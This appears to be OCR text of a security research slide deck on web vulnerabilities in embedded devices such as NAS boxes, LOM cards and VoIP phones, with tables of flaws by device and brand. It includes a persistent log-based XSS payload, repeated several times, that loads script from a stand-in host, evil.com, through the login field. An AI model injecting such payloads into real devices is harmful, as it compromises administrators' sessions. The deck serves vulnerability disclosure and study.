
2 Browse internet



Devices as stepping stones



Devices as stepping stones



Devices as stepping stones

5 access files

Devices as stepping stones

6 Send malicious payload

5 access files

Devices as stepping stones

6 Send malicious payload

5 access files

7 Attack local network

Devices as stepping stones

6 Send malicious payload

5 access files

7 Attack local network

Brands

D-Link®

DELL

IBM

SAMSUNG

SMC® Networks

CISCO

NETGEAR®
Connect with Innovation™

intel®

インターネット、もっと使いやすく
BUFFALO™

Devices


TS-109 Pro II
QNAP
All-in-one NAS 5
for Business Users
SMC
Linksys

Vulnerabilities by category

Type	Num	XSS	CSRF	XCS	RXCS	File	Auth
LOM	3	●	●	●			●
Photo	3	●	●	●	●	●	●
NAS	5	●	●	●	●	○	●
Router	1	○	○	○			○
IP camera	3		●			○	●
IP phone	1	○	○	○			○
Switch	4	●	●	●			●
Printer	3	●	●		●		●

● one vulnerability

● many vulnerability

Vulnerabilities by category

Type	Num	XSS	CSRF	XCS	RXCS	File	Auth
LOM	3	●	●	●			●
Photo	3	●	●	●	●	●	●
NAS	5	●	●	●	●	○	●
Router	1	○	○	○			○
IP camera	3		●			○	●
IP phone	1	○	○	○			○
Switch	4	●	●	●			●
Printer	3	●	●		●		●

○ one vulnerability

● many vulnerability

Devices by Brand

Brand	Camera	LOM	NAS	Phone	Photo Frame	Printer	Router	Switch
Allied								✓
Buffalo			✓					
D-Link	✓		✓					
Dell		✓						
eStarling					✓			
HP						✓		
IBM		✓						
Intel		✓						
Kodak					✓			
LaCie			✓					
Linksys	✓		✓	✓			✓	
Netgear								✓
Panasonic	✓							
QNAP			✓					
Samsung	✓							
SMC								✓
TrendNet								✓

Attack surface

- Confidentiality
- Integrity
- Availability
- Access control
- Attribution

Attack surface result

Attack surface result

Confidentiality	5	Steal private data

Attack surface result

Confidentiality	5	Steal private data
Integrity	22	Reconfigure device

Attack surface result

Confidentiality	5	Steal private data
Integrity	22	Reconfigure device
Availability	18	Reboot device

Attack surface result

Confidentiality	5	Steal private data
Integrity	22	Reconfigure device
Availability	18	Reboot device
Access control	23	Access files without password

Attack surface result

Confidentiality	5	Steal private data
Integrity	22	Reconfigure device
Availability	18	Reboot device
Access control	23	Access files without password
Attribution	22	Don't log access

Illustrative Attacks

Login+Log XSS

Quick warm-up: LOM

LOM basics

Log XSS

Login+Log XSS

LOM basics

- Lights-out recovery, maintenance, inventory tracking
- PCI card and chipset varieties available
- Separate NIC and admin login*
- Low-security default settings
- Motherboard connection
- Usually invisible to OS

Login+Log XSS

Log XSS

- Known for a decade
- Traditionally injected via DNS
- Also see recent IBM BladeCenter advisory

http://www.cert.fi/en/reports/2009/vulnerability2009029.html


Persistant Log-based XSS

Persistant Log-based XSS

1 Attacker attempts to login as user

```
");</script><script src="//evil.com/"></script><script>
```

Persistant Log-based XSS




1 Attacker attempts to login as user

```
");</script><script src="//evil.com/"></script><script>
```

2 Admin views syslog

Persistant Log-based XSS




1 Attacker attempts to login as user


```
");</script><script src="//evil.com/"></script><script>
```

2 Admin views syslog

3 Payload executes



Login+Log XSS attack result



Cross Channel Scripting (XCS)

Moving on to real XCS

VoIP phone

Photo frame

SIP XCS


VoIP phone

- Linksys SPA942
- Web interface
- SIP support
- Call logs

SIP XCS

